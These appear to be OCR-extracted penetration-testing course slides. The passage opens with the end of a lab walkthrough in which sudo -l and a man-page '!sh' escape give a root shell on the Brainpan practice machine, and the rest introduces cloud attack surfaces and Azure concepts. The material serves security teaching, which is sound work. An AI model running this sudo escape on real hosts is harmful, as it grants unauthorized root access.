
3. Run sudo -l to see that /home/anansi/bin/anansi util can be run as root.
4. The binary offers three options: network, proclist, and manual command.
5. Use sudo /home/anansi/bin/anansi util manual %command% to view the command's man page.
6. From the man page, start a root shell with : !sh or : !/bin/bash.

Buffer Overflows

```
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
        (root) NOPASSWD: /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - proclist
    - manual [command]
```


```
Manual page bash(1) line 1 (press h for help or q to quit): !sh
!shnual page bash(1) line 1 (press h for help or q to quit)
# whoami
whoami
root
# hostname
hostname
brainpan
```



Cloud Exploitation

Introduction to Cloud Exploitation:

Let's discuss some general Cloud concepts! We can plot a lot of on-premice concepts on the cloud, just like the pentest cycle.




Cloud Exploitation

Shared Cloud Model:

- IaaS : You manage applications, data, runtime, OS.
- PaaS : Focus on applications and data; provider manages OS and runtime.
- SaaS : Provider manages almost everything; you handle user access.

Cloud Models



Cloud Exploitation


When we talk about "hacking the cloud" we primarily talk about IaaS environments like:

- Amazon Web Services (AWS)
- Microsoft Azure
- Google Cloud Platform (GCP)
- IBM Cloud
- Etc.



All these IaaS environments share the same components / principals like:

- Identity and Access Management (IAM)
- Compute Services
- Storage Services
- Networking
- CI/CD Pipelines
- APIs and SDKs




Identity and Access Management (IAM):

- Policies, roles, and permissions for controlling access.
- Multi-factor authentication (MFA) for secure login.
- Federated identity management using protocols like SAML or OIDC.

Key Risks:

- Over-permissioned roles.
- Credential leakage.
- Exploiting federated login misconfigurations.



Cloud Exploitation

Compute Services:

- Virtual machines (VMs) for running workloads.
- Autoscaling to adjust resource allocation based on demand.
- Spot/Reserved instances for cost optimization.

Key Risks:

- Insecure container images.
- Kubernetes misconfigurations (e.g., overly permissive RBAC).
- Ransomware Attacks.
- Escalation of Privileges.



Azure VMs



App Service



Azure Container
Instance (ACI)



Azure Kubernetes
Services (AKS)



Windows Virtual
Desktop

Storage Services:

- Block storage (e.g., AWS EBS, Azure Managed Disks).
- Object storage (e.g., S3, Azure Blob Storage).
- File storage (e.g., Azure File Share, Amazon EFS).

Key Risks:

- Open storage buckets.
- Improper access control settings.



Blob



Queue



File




Disk

Networking:

- Virtual Private Clouds (VPCs) or Virtual Networks (VNets).
- Subnets, Route Tables, and Network ACLs for traffic segmentation.
- Load Balancers and Firewalls for security and scalability.

Key Risks:

- Misconfigured VPCs and subnets.
- Insecure network ACLs and security groups.




Cloud Exploitation

CI/CD Pipelines:

- Code, build, and deploy stages.

Key Risks:

- Logs or files with hardcoded credentials in pipelines.
- Overprivileged CI/CD tools.



APIs and SDKs:

- Interfaces for programmatically managing infrastructure.
- Support for automation and integration with third-party tools.

Key Risks:

- Lack of rate limiting / Brute-force attacks on APIs.
- Inadequate authentication.



Why "the cloud" is considered "safer":



Shared Responsibility Model:

The provider manages the underlying infrastructure, including physical hardware, hypervisors, and network security, leaving customers to focus on securing their data and applications.

Built-In Security Tools:

Providers offer built-in tools for monitoring, access control, encryption, and compliance. Examples include AWS CloudTrail, Azure Security Center, and Google Cloud Armor.

Stronger Physical Security:

Cloud providers secure their data centers with state-of-the-art measures:

- Biometrics, 24/7 surveillance, armed guards, and multi-factor access controls.
- Redundancy against disasters (e.g., earthquakes, floods, fires).

Regular Updates and Patching:

Providers routinely patch vulnerabilities in the underlying infrastructure without user intervention.

Advanced Security Features:

- AI/ML Threat Detection: Services like AWS GuardDuty and Azure Sentinel leverage machine learning to detect anomalies.
- DDoS Protection: Providers implement robust DDoS mitigation at scale, often at no extra cost.
- Zero Trust Architecture: Native support for policies enforcing least privilege and conditional access.

Encryption and Key Management:

Encryption is applied to data in transit and at rest by default for most services.

- Key management services (e.g., AWS KMS, Azure Key Vault) ensure secure encryption key storage and rotation.

Cloud Exploitation

Cloud pentest or audit?

An Infrastructure-as-a-Service (IaaS) pentest often feels more like an audit rather than a hands-on test because the nature of the testing is more focused on configuration review, policy evaluation, and assessing adherence to best practices, rather than exploiting software vulnerabilities or gaining unauthorized access through direct exploitation.


Still, we can perform "real pentests" as a non-privileged or low-privileged user. We can enumerate cloud environments, check for vulnerabilities or configuration errors and try to get access and persistence.

Let's talk about Microsoft Azure!

Cloud Exploitation

Hacking Azure:

Let's first learn some Azure concepts! Start with resource groups: To group and segment all different Azure services, Azure works with "Resource Groups":



Cloud Exploitation

The Azure Web Portal gives access to all services and 80% of all settings and capabilities.

The screenshot shows the Microsoft Azure Web Portal interface. On the left is a dark sidebar with a navigation menu:

- Create a resource
- Home
- Dashboard
- All services
- FAVORITES**
- All resources
- Resource groups
- App Services
- Function App
- SQL databases
- Azure Cosmos DB
- Virtual machines
- Load balancers
- Storage accounts
- Virtual networks
- Azure Active Directory
- Monitor
- Advisor
- Microsoft Defender for Cloud
- Cost Management + Billing
- Help + support

The main content area has a "Welcome to Azure!" message and three promotional cards:

- Start with an Azure free trial**: Get \$200 free credit toward Azure products and services, plus 12 months of popular free services. Includes a "Start" button.
- Manage Azure Active Directory**: Manage access, set smart policies, and enhance security with Azure Active Directory. Includes "View" and "Learn more" buttons.
- Access student benefits**: Get free software, Azure credit, or access Azure Dev Tools for Teaching after you verify your academic status. Includes "Explore" and "Learn more" buttons.

Below these are sections for "Azure services" and "Resources".

Azure services includes links to:

- Create a resource
- Azure Active Directory
- Azure AD Password...
- Azure AD Privileged...
- Azure AD Identity...
- Multifactor authentication
- Azure AD Authentication
- Quickstart Center
- Virtual machines
- More services

Resources lists recent and favorite resources.


Recent and **Favorite** tabs are at the top of the resources section.

Name	Type	Last Viewed

<https://t.me/learningnets>

